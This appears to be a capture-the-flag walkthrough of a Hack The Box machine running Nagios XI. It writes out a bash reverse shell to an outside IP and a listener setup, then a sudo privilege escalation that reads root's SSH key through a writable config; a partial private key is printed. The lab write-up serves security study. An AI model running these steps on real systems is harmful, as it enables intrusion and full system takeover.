
From the above, we can access some `Admin` tools that may allow us to run the commands of us getting shell.

Shell in Nagios XI

By gaining access to the `Configure Menu` we can be able to craft our own commands to run:









From the above, we can simply add our own command:

1. Craft a malicious command





Before saving, do `Step 2`:


2. Creating a webserver and a listener (This is done so as to hide our steps)


```
#!/bin/bash

bash -c 'bash -i >& /dev/tcp/10.10.14.71/9002 0>&1'
```

```
┌──(pyp㉿Ghost)-[~/…/Machines/Active/Monitored/www]
└─$ cat rev.sh
#!/bin/bash

bash -c 'bash -i >& /dev/tcp/10.10.14.71/9002 0>&1'

┌──(pyp㉿Ghost)-[~/…/Machines/Active/Monitored/www]
└─$

┌──(pyp㉿Ghost)-[~/…/Machines/Active/Monitored/www]
└─$ curl 10.10.14.71:80/
curl: (7) Failed to connect to 10.10.14.71 port 80 after 0 ms: Couldn't connect to server

┌──(pyp㉿Ghost)-[~/…/Machines/Active/Monitored/www]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
┌──(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
┌──(pyp㉿Ghost)-[~/…/HTB/Machines/Active/Monitored]
└─$ nc -lvnp 9002
Listening on 0.0.0.0 9002
```


3. Running the command after `Saving`







https://assets.nagios.com/downloads/nagiosxi/docs/Managing-Plugins-in-Nagios-XI.pdf ->

Explains how to create and run plugins in relations to adding them to the `Nagios XI` (same concept can be applied for commands).






We get back a call back but no shell!



We can therefore change the command to a one `liner`: `/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.71/9002 0>&1'`



We get back shell!

02 - Privilege Escalation

nagios@monitored (from reverse shell in Nagios)

We can confirm that we are `user` and we can read `user.txt`:

```
nagios@monitored:~$ whoami
whoami
nagios
nagios@monitored:~$ cat user.txt | cut -c -20
cat user.txt | cut -c -20
baf8546c9df1c03285f1
```

We run `sudo -l`:

```
(remote) nagios@monitored:/home/nagios$ sudo -l
Matching Defaults entries for nagios on localhost:
```

```
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User nagios may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/nagios start
    (root) NOPASSWD: /etc/init.d/nagios stop
    (root) NOPASSWD: /etc/init.d/nagios restart
    (root) NOPASSWD: /etc/init.d/nagios reload
    (root) NOPASSWD: /etc/init.d/nagios status
    (root) NOPASSWD: /etc/init.d/nagios checkconfig
    (root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
    (root) NOPASSWD: /usr/bin/php
/usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/bin/php
/usr/local/nagiosxi/scripts/send_to_nls.php *
    (root) NOPASSWD: /usr/bin/php
/usr/local/nagiosxi/scripts/migrate/migrate.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_ssl_config.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/backup_xi.sh *
```

We have a lot of scripts that we may potentially abuse to get `shell` or even write. To avoid wasting time, we will get straight to the point. There are 2 ways into root:

1. Getting arbitrary read as root (reading root's SSH key)
2. Getting reverse shell by abusing the service control (messy as it can cause the service running `nagios` to crush and hence the webserver.)
   We will discuss the two paths but we will start with the less messy one!

Arbitrary read as root

We will observe the following:

```
(remote) nagios@monitored:/home/nagios$ ls -la /usr/local/nagiosxi/scripts/
total 536
drwxr-xr-x  7 root   nagios   4096 Nov  9 10:44 .
```

```
drwxr-xr-x 10 root   nagios   4096 Nov  9 10:44 ..
drwxr-xr-x  3 nagios nagios   4096 Nov  9 10:44 automation
-r-xr-x---  1 root   nagios   7861 Nov  9 10:44 backup_xi.sh
-r-xr-x---  1 nagios nagios   8195 Nov  9 10:44 ccm_delete_object.php
-r-xr-x---  1 nagios nagios   1041 Nov  9 10:44 ccm_export.php
-r-xr-x---  1 nagios nagios   1630 Nov  9 10:44 ccm_import.php
[SNIPPED]
drwxr-xr-x  2 nagios nagios   4096 Nov  9 10:44 selinux
-rwxr-xr-x  1 nagios nagios   1908 Nov  9 10:44 send_to_auditlog.php
-r-xr-x---  1 root   nagios   1534 Nov  9 10:44 send_to_nls.php
-rwxr-xr-x  1 nagios nagios   1345 Nov  9 10:44 unlock_user_account.php
-rwxr-xr-x  1 nagios nagios    722 Nov  9 10:44 update_check.php
-r-xr-x---  1 root   nagios   2914 Nov  9 10:44 upgrade_to_latest.sh
```

From the above majority of the above files are owned by `root` and the group `nagios`. We can read up on the files we can execute in `sudo` for `sh`:

```
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_ssl_config.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/backup_xi.sh *
```

The one which mostly grabs our attention is the first one: `/usr/local/nagiosxi/scripts/components/getprofile.sh`.

```bash
#!/bin/bash

# GRAB THE ID
folder=$1
if [ "$folder" == "" ]; then
    echo "You must enter a folder name/id to generate a profile."
    echo "Example: ./getprofile.sh <id>"
    exit 1
fi

# Clean the folder name
folder=$(echo "$folder" | sed -e 's/[^[:alnum:]|-]//g')

# Get OS & version
if which lsb_release &>/dev/null; then
    distro=`lsb_release -si`
```

```
    version=`lsb_release -sr`
elif [ -r /etc/redhat-release ]; then

    if rpm -q centos-release; then
        distro=CentOS
    elif rpm -q sl-release; then
        distro=Scientific
    elif [ -r /etc/oracle-release ]; then
        distro=OracleServer
    elif rpm -q cloudlinux-release; then
        distro=CloudLinux
    elif rpm -q fedora-release; then
        distro=Fedora
    elif rpm -q redhat-release || rpm -q redhat-release-server; then
        distro=RedHatEnterpriseServer
    fi >/dev/null

    version=`sed 's/.*release \([0-9.]\+\).*/\1/' /etc/redhat-release`
else
    # Release is not RedHat or CentOS, let's start by checking for SuSE
    # or we can just make the last-ditch effort to find out the OS by
sourcing os-release if it exists
    if [ -r /etc/os-release ]; then
        source /etc/os-release
        if [ -n "$NAME" ]; then
            distro=$NAME
            version=$VERSION_ID
        fi
    fi
fi

ver="${version%%.*}"

# Make a clean folder (but save profile.html)
rm -rf "/usr/local/nagiosxi/var/components/profile/$folder/"
mkdir "/usr/local/nagiosxi/var/components/profile/$folder/"
mv -f "/usr/local/nagiosxi/tmp/profile-$folder.html"
"/usr/local/nagiosxi/var/components/profile/$folder/profile.html"

# Create the folder setup
mkdir -p "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs"
mkdir -p "/usr/local/nagiosxi/var/components/profile/$folder/logs"
mkdir -p "/usr/local/nagiosxi/var/components/profile/$folder/versions"

echo "-------------------Fetching Information-------------------"
echo "Please wait....."
```

```
echo "Creating system information..."
echo "$distro" >
"/usr/local/nagiosxi/var/components/profile/$folder/hostinfo.txt"
echo "$version" >>
"/usr/local/nagiosxi/var/components/profile/$folder/hostinfo.txt"

echo "Creating nagios.txt..."
nagios_log_file=$(cat /usr/local/nagios/etc/nagios.cfg | sed -n -e
's/^log_file=//p' | sed 's/\r$//')
tail -n500 "$nagios_log_file" &>
"/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/nagios.txt"

echo "Creating perfdata.txt..."
perfdata_log_file=$(cat /usr/local/nagios/etc/pnp/process_perfdata.cfg | sed
-n -e 's/^LOG_FILE = //p')
tail -n500 "$perfdata_log_file" &>
"/usr/local/nagiosxi/var/components/profile/$folder/nagios-
logs/perfdata.txt"

echo "Creating npcd.txt..."
npcd_log_file=$(cat /usr/local/nagios/etc/pnp/npcd.cfg | sed -n -e
's/^log_file = //p')
tail -n500 "$npcd_log_file" &>
"/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/npcd.txt"

echo "Creating cmdsubsys.txt..."
tail -n500 /usr/local/nagiosxi/var/cmdsubsys.log >
"/usr/local/nagiosxi/var/components/profile/$folder/nagios-
logs/cmdsubsys.txt"

[SNIPPED]
```

What grabs our attention is the reading of the files:

```
1. A file is chosen and it is stored in a variable =>
nagios_log_file=$(cat /usr/local/nagios/etc/nagios.cfg | sed -n -e
's/^log_file=//p' | sed 's/\r$//') # The file which will be logged is taken
as a variable
2. Then the last 500 lines of the file to be logged is read into the
"/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/nagios.txt"
and when the backup is done... we can be able to retrieve the file
```

If the file `/usr/local/nagios/etc/nagios.cfg` is writable by our user, we can modify the `log_file` variable in it and point it to `root's SSH key`:

```
(remote) nagios@monitored:/usr/local/nagiosxi/scripts$ ls -la
/usr/local/nagios/etc/nagios.cfg
-rw-rw-r-- 1 www-data nagios 5874 Nov  9 10:42
/usr/local/nagios/etc/nagios.cfg
```

It appears to be writable, so we can modify the `log_file` variable:

From there, the next step is to determine where the log is kept:

```
## temporarily change to that directory, zip, then leave
(
    ts=$(date +%s)
    cd /usr/local/nagiosxi/var/components/profile
    mv "$folder" "profile-$ts"
    zip -r profile.zip "profile-$ts"
    rm -rf "profile-$ts"
    mv -f profile.zip ../
)

echo "Backup and Zip complete!"
```

It seems to be kept in the `/usr/local/nagiosxi/var/components/` folder with the current time stamp.
We can the write a simple one line in `/tmp/mine` to get the file and unzip it:

```
(remote) nagios@monitored:/tmp/mine$ sudo
/usr/local/nagiosxi/scripts/components/getprofile.sh 1; cp
/usr/local/nagiosxi/var/components/profile.zip .;unzip profile.zip
mv: cannot stat '/usr/local/nagiosxi/tmp/profile-1.html': No such file or
directory
-------------------Fetching Information-------------------
```

For the SSH key it is written here: `nagios-logs/nagios.txt` (From the file). We can simply read it:

```
(remote) nagios@monitored:/tmp/mine$ ls -la
total 144
drwxr-xr-x  4 nagios nagios   4096 May  3 15:21 .
```

```
drwxrwxrwt 12 root   root     4096 May  3 15:18 ..
drwxr-xr-x  7 nagios nagios   4096 Nov 11 05:14 profile-1699697665
drwxr-xr-x  7 nagios nagios   4096 May  3 15:21 profile-1714764082
-rw-r--r--  1 nagios nagios 127562 May  3 15:21 profile.zip
(remote) nagios@monitored:/tmp/mine$ cat profile-1714764082/nagios-
logs/nagios.txt
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAnZYnlG22OdnxaaK98DJMc9isuSgg9wtjC0r1iTzlSRVhNALtSd2C
FSINj1byqeOkrieC8Ftrte+9eTrvfk7Kpa8WH0S0LsotASTXjj4QCuOcmgq9Im5SDhVG7/
z9aEwa3bo8u45+7b+zSDKIolVkGogA6b2wde5E3wkHHDUXfbpwQKpURp9oAEHfUGSDJp6V
bok57e6nS9w4mj24R4ujg48NXzMyY88uhj3HwDxi097dMcN8WvIVzc+/kDPUAPm+l/8w89
9MxTIZrV6uv4/iJyPiK1LtHPfhRuFI3xe6Sfy7//UxGZmshi23mvavPZ6Zq0qIOmvNTu17
V5wg5aAITUJ0VY9xuIhtwIAFSfgGAF4MF/P+zFYQkYLOqyVm++2hZbSLRwMymJ5iSmIo4p
